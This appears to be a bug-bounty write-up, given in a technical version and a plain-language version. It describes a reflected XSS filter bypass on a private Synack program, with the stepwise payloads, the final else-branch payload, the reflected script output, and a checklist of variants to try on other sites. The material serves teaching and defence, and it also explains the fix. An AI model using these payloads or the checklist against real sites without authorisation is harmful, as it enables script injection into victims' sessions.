Case Study: Reflected XSS filter bypass

Hello Guys, I recently encountered with an amazing bypass to an endpoint of a program on Synack. Although the bug wasn’t as hard to find, a minimalistic programming knowledge helped me get over 1000$ on this program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a three-tier web application on a private Synack program: a presentation tier (front end and user interface), an application tier holding the functional logic, and a data tier with the databases. Because the program was private, the write-up replaces the real host with example.com in every illustration.
The application has a login page where users sign in with the credentials they are given. The feature that mattered was an ordinary page that takes a parameter, called a in the write-up, and reflects its value into a <script> block in the response. Nothing about the page was unusual apart from that reflection.
Setup
No special tooling is described. The researcher browsed the application after signing in with the provided credentials, visited a few pages, and found the parameter whose value came back inside a script tag. The only precondition for the attack is that a victim can be made to load a crafted URL on the application, which is the normal condition for reflected XSS.
Finding it
After visiting a few pages, one page was found whose parameter a was reflected into a script tag in the response. That reflection is the whole finding: user-controlled input lands inside executable JavaScript, so the question becomes whether the surrounding syntax can be broken out of and whether the filters allow the characters needed to do it.
Exploitation
Try 1: closing the script tag
The first instinct was to close the script tag and insert a payload after it. The application rejects < and encodes " to " and > to >, so that approach was dead. A payload had to be built without ", < or >.
example.com?a=’)}<hello
This returned a 500 error.
example.com?a=’)}hello”>
This came back reflected in the script:
<script type=”text/javascript”>
if (somefunction !== something) { something = true; }
if (false) {
something.start(‘’)}hello">‘}
</script>
The single quote and the )} survived, but the angle brackets were neutralised, so the payload stayed inside the string and the script block.
Try 2: breaking out of the string
Since the value is reflected inside the script tags, a simple alert('XSS'); was tried. The filter did not object to it, but the XSS did not fire on the target.
example.com?a=hello’)}alert(‘XSS’);
<script type=”text/javascript”>

if (somefunction !== something) { something = true; }

if (false) {

something.start(‘hello’)}alert(‘XSS’);‘}

</script>
The payload had escaped the string literal, yet nothing executed.
Try 3: reaching the else branch
Analysing the code showed why. The payload sits inside an if (false) block, and that block only runs when its own condition is true, which it never is:
if (somefunction !== something) { something = true; }
Because the condition is literally false, the if (false) body never executes, so the injected call never runs. The fix was to attach an else branch to the if (false): an else runs when the if condition is false, which is exactly the case here, so the injected code executes without needing the if (false) body to run at all.
It was also observed that %0A moved the payload onto a new line, which is what makes the else syntactically valid on its own line.
The payload was therefore built as 1′)}%0Aelse{%0Aalert(‘XSS’);:
example.com?a=1′)}%0Aelse{%0Aalert(‘XSS’);
<script type=”text/javascript”>

if (somefunction !== something) { something = true; }

if (false) {

something.start(‘1’)}

else{

alert(‘XSS’);‘)

}

</script>
Try 4: closing the parenthesis
The XSS still did not fire because the ) was left unclosed. The payload was extended with (‘ to balance it:
example.com?a=1′)}%0Aelse{%0Aalert(‘XSS’);(‘
<script type=”text/javascript”>

if (somefunction !== something) { something = true; }

if (false) {

something.start(‘1’)}

else{

alert(‘XSS’);(‘‘)

}

</script>
The XSS box then popped up on the webpage.

The report shows the XSS box popping up on the webpage after this payload.
The final payload used was:
1′)}%0Aelse{%0Aalert(‘XSS’);(‘

Synack awarded a bounty of $1100 for the report.
Root cause
The application reflects the value of parameter a into a JavaScript string inside a <script> block without escaping it for that context. The input filter blocks < and encodes " and >, which prevents closing the script tag, but it does not touch the single quote, parentheses, braces or newlines, so the string literal can still be closed and the surrounding JavaScript syntax rewritten. The if (false) wrapper looks like a defence, but it only stops code placed inside its body; an else branch attached to it runs precisely because the condition is false, so the wrapper provides no protection at all. The %0A handling, which lets the injected text start on a new line, makes the else easy to place validly.
Impact
An attacker who can get a victim to open a crafted URL on the application can run JavaScript in the victim's session on that origin. The report does not describe what data or actions were reachable from that page, so the concrete consequences beyond script execution in the victim's browser are not stated. The attack requires the victim to load the crafted link while signed in, which is the usual condition for reflected XSS.
Fix
The report does not say what the program changed. The correct fix is to stop reflecting the parameter into a script context unescaped: encode the value for JavaScript string context (or avoid placing it in inline script at all, for example by passing it through a data attribute or a JSON endpoint with proper encoding), and treat the character filter as a secondary measure rather than the defence. Server-side output encoding for the exact context is what removes this class of bug.
Variants to test
- Reflected values inside inline
<script>blocks: submit a single quote and see whether the response breaks the string. A positive result is a response where the quote is not escaped and the surrounding JavaScript changes shape. - Filters that block
<and>but not quotes: try closing the string and adding anelsebranch to a deadif, as here. A positive result is an alert or other script execution from a payload with no angle brackets. - Newline handling: send
%0Ain the parameter and check whether it appears as a real line break in the response. A positive result is a response where the injected text starts on its own line, which makes statement-level payloads valid. - Parenthesis balance: after a payload fails silently, count the opening and closing brackets in the reflected output and add the missing characters. A positive result is the same payload firing once the syntax is balanced.
- Username namespace collisions, per the bug bounty tip in the post: when signing up, try a username that collides with an existing page namespace such as
/login. A positive result is a profile or page reachable at a path that the application already uses for something else.
What happened, in plain words
A security researcher was testing a website that was part of a private bug bounty program on a platform called Synack. A bug bounty program is an arrangement where a company invites independent testers to look for security problems in its systems and pays them for reporting what they find. "Private" means only invited testers can take part.
The researcher found a page that took a value from the address bar of the browser and pasted it straight into a piece of JavaScript code that the page sends back. JavaScript is the programming language that runs inside web pages and makes them interactive. Because the value came from the visitor and was placed into code without being made safe, the researcher could write their own JavaScript and have it run in the browser of anyone who opened a specially crafted link. This kind of flaw is called Cross-Site Scripting, usually shortened to XSS.
The interesting part was not finding the flaw but getting past the website's attempts to block it. The site removed some characters that would normally be used to break out of the code, so the researcher had to think like a programmer and rewrite the surrounding logic instead. The final trick made the page run alert('XSS'), a JavaScript command that pops up a small box with the text XSS in it. That box appearing is the standard proof that script is running.
Synack paid a bounty of $1100 for the report.
The application
The target was a three-tier web application. "Three-tier" describes how the software is split into layers:
- Presentation tier: the front end, the part you see and click in the browser.
- Application tier: the functional logic, the part that decides what should happen when you do something.
- Data tier: the databases, where information is stored.
Think of a restaurant: the presentation tier is the dining room and menu, the application tier is the kitchen deciding what to cook, and the data tier is the pantry where ingredients are kept. You interact with the dining room, but the work happens behind the swing doors.
The application had a login page where users signed in with credentials they were given. Credentials are simply a username and password (or similar) that prove who you are. After signing in, the researcher browsed a few pages.
Because the program was private, every illustration in the write-up replaces the real host with example.com. A host is the part of a web address that names the server, like example.com in https://example.com/page.
The feature that mattered
One ordinary page accepted a parameter called a. A parameter (also called a query parameter) is a named value attached to the end of a web address after a question mark, like example.com?name=value. Websites use them to pass information, for example which product to show or which search term was typed.
The problem was that whatever value was put into a came back in the response inside a <script> block. A <script> block is a section of a web page that contains JavaScript for the browser to run. So the page was taking text from the visitor and dropping it into executable code. Nothing else about the page was unusual.
For this attack to work, a victim has to be persuaded to open a crafted link while signed in to the application. That is the normal condition for reflected XSS: "reflected" means the malicious value is sent by the browser in the request and bounced straight back in the response, rather than being stored on the server.
Finding it
No special tools are described. The researcher signed in with the provided credentials, visited a few pages, and found the one whose parameter a was reflected into a script tag. That reflection is the whole finding: input controlled by the visitor lands inside JavaScript, so the question becomes whether the surrounding code can be broken out of and whether the site's filters allow the characters needed to do it.
Try 1: closing the script tag
The first instinct was to close the script tag and put a payload after it. A payload is the piece of input an attacker sends to trigger the flaw. Closing the tag means inserting </script> so the browser thinks the code has ended, after which anything can be added as ordinary page content.
The application rejects the < (less than) symbol and converts " into " and > into >. Those " and > forms are HTML entities: coded stand-ins for characters, used so that a character can be displayed without being treated as part of the page's structure. Because of this, the tag-closing approach was dead, and a payload had to be built without ", < or >.
example.com?a=’)}<hello
Line by line: the address calls the page with parameter a. The value starts with a single quote ’, then )}, then <hello. The idea was that the single quote would end the text string the value was sitting in, )} would close the surrounding brackets, and <hello would begin a new tag. This returned a 500 error, which is a server error response meaning the request broke something on the server side.
example.com?a=’)}hello”>
Line by line: same start, but instead of <hello the value ends with hello”>, an attempt to close a tag using a double quote and a greater-than sign. This came back reflected in the script:
<script type=”text/javascript”>
if (somefunction !== something) { something = true; }
if (false) {
something.start(‘’)}hello">‘}
</script>
Line by line: the first line opens a script block of type text/javascript, telling the browser this is JavaScript. The next line is a condition: if somefunction is not equal to something, set something to true. The line after opens a block that only runs if the condition false is true, which it never is, so the code inside it is effectively dead. The last code line is where the input landed: something.start(‘ opens a text string with a single quote, then the injected ’)} closes that string and the bracket, then hello"> appears with the angle brackets converted to entities, and finally ‘} closes with another single quote and a brace. The closing </script> ends the block.
The single quote and the )} survived, but the angle brackets were neutralised, so the payload stayed inside the string and inside the script block.
Try 2: breaking out of the string
Since the value is reflected inside the script tags, a simple alert('XSS'); was tried. alert is a built-in JavaScript function that shows a pop-up box with whatever text you give it; it is the classic harmless proof that code is running. The filter did not object to it, but the XSS did not fire on the target: no box appeared.
example.com?a=hello’)}alert(‘XSS’);
Line by line: the value is hello, then a single quote ’ to close the string the input sits in, then )} to close the bracket and brace around it, then alert(‘XSS’); as a new JavaScript statement, ending with a semicolon that marks the end of a statement.
<script type=”text/javascript”>

if (somefunction !== something) { something = true; }

if (false) {

something.start(‘hello’)}alert(‘XSS’);‘}

</script>
Line by line: the input now reads something.start(‘hello’)}alert(‘XSS’);‘}. The ‘hello’ is a complete string, )} closes the call and the block, and alert(‘XSS’); sits after it as its own statement. The trailing ‘} is the leftover from the page's own code.
The payload had escaped the string literal, yet nothing executed. A string literal is just a piece of text written between quotes in code.
Try 3: reaching the else branch
Analysing the code showed why. But there is a preceding condition:
if (somefunction !== something) { something = true; }
Line by line: if starts a condition. somefunction !== something asks whether somefunction is not equal to something. If that is true, the braces run something = true;, which assigns the value true to something. Because the condition is literally false, the if (false) body never executes, so the injected call never runs.
The fix was to attach an else branch to the if (false). In JavaScript, if runs a block when a condition is true, and else runs a different block when it is false. Since the condition here is false, the else block is exactly the one that runs. The injected code therefore executes without needing the dead if (false) body to run at all. It is like a door marked "use only if the light is off": the light is off, so the side door opens.
It was also observed that %0A moved the payload onto a new line. %0A is how a newline character is written in a URL; URLs cannot contain raw line breaks, so they are encoded. Starting the else on its own line is what makes it syntactically valid.
The payload was therefore built as 1′)}%0Aelse{%0Aalert(‘XSS’);:
example.com?a=1′)}%0Aelse{%0Aalert(‘XSS’);
Line by line: 1 is filler text, ’ closes the string, )} closes the call and block, %0A inserts a line break, else{ opens the alternative branch, %0A inserts another line break, and alert(‘XSS’); is the statement to run.
<script type=”text/javascript”>

if (somefunction !== something) { something = true; }

if (false) {

something.start(‘1’)}

else{

alert(‘XSS’);‘)

}

</script>
Line by line: the input now reads something.start(‘1’)} which closes the call and the if (false) block, then a new line with else{, then a new line with alert(‘XSS’);‘), then a closing }. The else is now attached to the if (false), so it runs.
Try 4: closing the parenthesis
The XSS still did not fire because the ) was left unclosed. In JavaScript, brackets must come in matching pairs, just as in ordinary writing; an unclosed bracket makes the whole script invalid, so the browser refuses to run any of it. The payload was extended with (‘ to balance it:
example.com?a=1′)}%0Aelse{%0Aalert(‘XSS’);(‘
Line by line: the same payload as before, with (‘ added at the end: an opening bracket and an opening single quote, which pair up with the leftover closing quote and bracket from the page's own code.
<script type=”text/javascript”>

if (somefunction !== something) { something = true; }

if (false) {

something.start(‘1’)}

else{

alert(‘XSS’);(‘‘)

}

</script>
Line by line: the input now reads something.start(‘1’)}, newline, else{, newline, alert(‘XSS’);(‘‘), newline, }. The (‘ from the payload and the ‘) from the page's own code form a matched pair, so the script is syntactically valid and the browser runs it.
The XSS box then popped up on the webpage.
The report shows the XSS box popping up on the webpage after this payload.
The final payload used was:
1′)}%0Aelse{%0Aalert(‘XSS’);(‘
Synack awarded a bounty of $1100 for the report.
Why it worked
The application reflects the value of parameter a into a JavaScript string inside a <script> block without escaping it for that context. Escaping means converting characters that have special meaning in code into harmless equivalents. The input filter blocks < and encodes " and >, which prevents closing the script tag, but it does not touch the single quote, parentheses, braces or newlines. So the string literal can still be closed and the surrounding JavaScript syntax rewritten.
The if (false) wrapper looks like a defence, but it only stops code placed inside its body. An else branch attached to it runs precisely because the condition is false, so the wrapper provides no protection at all. The %0A handling, which lets the injected text start on a new line, makes the else easy to place validly.
What an attacker could do
An attacker who can get a victim to open a crafted URL on the application can run JavaScript in the victim's session on that origin. A session is the period a user stays signed in; the browser holds a cookie or token that proves who they are, and script running on the site can act with those permissions. The report does not describe what data or actions were reachable from that page, so the concrete consequences beyond script execution in the victim's browser are not stated. The attack requires the victim to load the crafted link while signed in, which is the usual condition for reflected XSS.
How to fix it
The report does not say what the program changed. The correct fix is to stop reflecting the parameter into a script context unescaped: encode the value for JavaScript string context, or avoid placing it in inline script at all, for example by passing it through a data attribute or a JSON endpoint with proper encoding. A data attribute is a custom attribute on an HTML element used to carry extra information. A JSON endpoint is a web address that returns data in JSON, a simple text format for structured data. The character filter should be treated as a secondary measure rather than the defence. Server-side output encoding for the exact context is what removes this class of bug.
Things to try on other sites
- Reflected values inside inline
<script>blocks: submit a single quote and see whether the response breaks the string. A positive result is a response where the quote is not escaped and the surrounding JavaScript changes shape. - Filters that block
<and>but not quotes: try closing the string and adding anelsebranch to a deadif, as here. A positive result is an alert or other script execution from a payload with no angle brackets. - Newline handling: send
%0Ain the parameter and check whether it appears as a real line break in the response. A positive result is a response where the injected text starts on its own line, which makes statement-level payloads valid. - Parenthesis balance: after a payload fails silently, count the opening and closing brackets in the reflected output and add the missing characters. A positive result is the same payload firing once the syntax is balanced.
- Username namespace collisions, per the bug bounty tip in the post: when signing up, try a username that collides with an existing page namespace such as
/login. A namespace here means a path the site already uses for its own pages. A positive result is a profile or page reachable at a path that the application already uses for something else.
Glossary
- Bug bounty program: an arrangement where a company pays independent testers for reporting security problems.
- Private program: a bounty program open only to invited testers.
- Synack: the platform that ran the program and paid the bounty.
- Three-tier application: software split into a presentation tier (what you see), an application tier (the logic) and a data tier (the databases).
- Presentation tier: the front end and user interface.
- Application tier: the part holding the functional logic.
- Host: the part of a web address naming the server, such as
example.com. - Credentials: the username and password (or similar) used to sign in.
- Parameter: a named value attached to a web address after a question mark.
- Query parameter: another name for a parameter in a URL.
<script>block: a section of a web page containing JavaScript for the browser to run.- JavaScript: the programming language that runs inside web pages.
- Cross-Site Scripting (XSS): a flaw where an attacker's input ends up running as code in another user's browser.
- Reflected XSS: XSS where the malicious value is sent in the request and bounced straight back in the response.
- Payload: the piece of input an attacker sends to trigger a flaw.
alert: a JavaScript function that shows a pop-up box with given text, used as proof that code runs.- HTML entities: coded stand-ins for characters, such as
"for a double quote and>for a greater-than sign. - String literal: a piece of text written between quotes in code.
if/else: JavaScript keywords that run one block when a condition is true and another when it is false.%0A: how a newline character is written in a URL.- 500 error: a server error response meaning the request broke something on the server side.
- Escaping / encoding: converting characters with special meaning into harmless equivalents.
- Session: the period a user stays signed in, tracked by a cookie or token in the browser.
- Cookie / token: a small piece of data the browser holds to prove who the user is.
- Data attribute: a custom attribute on an HTML element used to carry extra information.
- JSON endpoint: a web address that returns data in JSON, a simple text format for structured data.
- Namespace: a path the site already uses for its own pages, such as
/login. - Bounty: the money paid for a valid security report.




